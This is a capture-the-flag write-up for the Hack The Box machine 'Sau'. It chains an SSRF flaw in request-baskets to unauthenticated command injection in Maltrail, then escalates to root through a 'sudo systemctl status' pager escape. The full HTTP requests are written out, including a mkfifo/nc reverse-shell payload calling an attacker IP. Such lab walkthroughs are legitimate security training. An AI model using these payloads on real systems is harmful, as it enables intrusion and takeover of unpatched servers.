Sau - Easy - Linux
Easy box which involved taking advantage of server side request forgery to access a web application hosted internally on port 80. The hosted web application was vulnerable to unauthenicated command injection. Escalation to root was also straightforward.
Nmap scan
Port scan revealed 3 ports total. Port 80 which is usually a web server is filtered. Port 55555 is unknown and 22 is open hosting SSH as usual.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
# Nmap 7.93 scan initiated Sat Jul  8 20:06:05 2023 as: nmap -sC -sV -oA nmap/sau-allports -v 10.129.164.5
Nmap scan report for 10.129.164.5
Host is up (0.028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 08 Jul 2023 19:06:38 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sat, 08 Jul 2023 19:06:13 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sat, 08 Jul 2023 19:06:13 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.93%I=7%D=7/8%Time=64A9B3A5%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;\x
SF:20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Sat,\x2008\x20Jul\x202
SF:023\x2019:06:13\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/we
SF:b\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x2020
SF:0\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Sat,\x2008\x20Jul\x202
SF:023\x2019:06:13\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,
SF:67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")
SF:%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r
SF:\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nCo
SF:nnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,"H
SF:TTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20ch
SF:arset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Ke
SF:rberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(FourOhFourRequest,EA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nC
SF:ontent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options:
SF:\x20nosniff\r\nDate:\x20Sat,\x2008\x20Jul\x202023\x2019:06:38\x20GMT\r\
SF:nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20name;\x20the\x20name
SF:\x20does\x20not\x20match\x20pattern:\x20\^\[\\w\\d\\-_\\\.\]{1,250}\$\n
SF:")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  8 20:07:36 2023 -- 1 IP address (1 host up) scanned in 91.07 seconds
Inspecting Port 55555 - HTTP application

No access to port 80. Accessing 55555 via web browser displays a page. An app called request-baskets is being hosted.
CVE-2023-27163
After a quick google search it revealed the version of request-baskets hosted was vulnerable to SSRF. It may be possible to take advantage of this to access port 80 to see what its hosting.
Source: https://nvd.nist.gov/vuln/detail/CVE-2023-27163
request-baskets up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component /api/baskets/{name}. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request.
Exploiting requests-baskets
Below request was used to setup a basket which points to localhost:80. When the basket URL is accessed it should take advantage of the SSRF vulnerability.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
POST /api/baskets/6d127oo HTTP/1.1
Host: 10.129.164.5:55555
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 149

{
    "forward_url":"http://localhost:80",
    "proxy_response": true,
    "insecure_tls": false,
    "expand_path": true,
    "capacity": 250
}
1
2
3
4
5
6
7
8
9
GET /6d127oo HTTP/1.1
Host: 10.129.164.5:55555
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Discovering Mailtrail - Port 80

Accessing the basket loaded with the SSRF payload redirected the browser to localhost:80. It revealed an application called Mailtrail running. Next step will be to google any known exploits.
Mailtrail command injection
It looks like the version running on port 80 is vulnerable to command injection. It will be necessary to send the request via the SSRF vulnerability as a GET request.
Source: https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/
Maltrail <= v0.54 is vulnerable to unauthenticated OS command injection during the login process.
The subprocess.check_output function in mailtrail/core/http.py contains a command injection vulnerability in the params.get(“username”)parameter.
An attacker can exploit this vulnerability by injecting arbitrary OS commands into the username parameter. The injected commands will be executed with the privileges of the running process. This vulnerability can be exploited remotely without authentication.
SSRF to RCE
This is what the final request looks like. First it will access port 80 locally via SSRF and then pass the vulnerable parameters within a GET request.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
POST /api/baskets/payload1 HTTP/1.1
Host: 10.129.164.5:55555
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 149

{
    "forward_url":"http://localhost:80/login?username=%3b`rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.10+9001+>/tmp/f`'",
    "proxy_response": true,
    "insecure_tls": false,
    "expand_path": true,
    "capacity": 200
}
Accessing the basket URL should trigger the payload as shown below.
1
2
3
4
5
6
7
8
9
GET /payload1 HTTP/1.1
Host: 10.129.164.5:55555
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

It was also possible to use the interface of the website to achieve the same result.
Reverse shell returned
Reverse shell returned as user puma. Puma had access to its home directory which contained the user flag.
1
2
3
4
5
┌─[✗]─[parrot@parrotos]─[~/htb/sau]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.164.5] 60578
/bin/sh: 0: can't access tty; job control turned off
systemd to root via !sh
After checking sudo permissions it revealed the puma user could run systemctl as root and check a specific service.
1
2
3
4
5
6
7
8
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
It was possible to exploit this as when running systemctl it preserves root privileges and allows the user to drop into a shell by typing !sh when in the editor.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Sat 2023-07-08 19:04:21 UTC; 2h 1min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 868 (python3)
      Tasks: 12 (limit: 4662)
     Memory: 126.8M
     CGroup: /system.slice/trail.service
             ├─ 868 /usr/bin/python3 server.py
             ├─1224 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p>
             ├─1225 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p>
             ├─1228 cat /tmp/f
             ├─1229 /bin/sh -i
             ├─1230 nc 10.10.14.10 9001
             ├─1232 python3 -c import pty; pty.spawn("/bin/bash")
             ├─1233 /bin/bash
             ├─1280 sudo /usr/bin/systemctl status trail.service
             ├─1282 /usr/bin/systemctl status trail.service
             └─1283 pager

Jul 08 19:04:21 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Jul 08 20:55:14 sau maltrail[1217]: Failed password for id from 127.0.0.1 port >
lines 1-23
Jul 08 20:58:10 sau sudo[1249]:     puma : TTY=pts/0 ; PWD=/home/puma ; USER=ro>
lines 2-24!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
Root flag captured.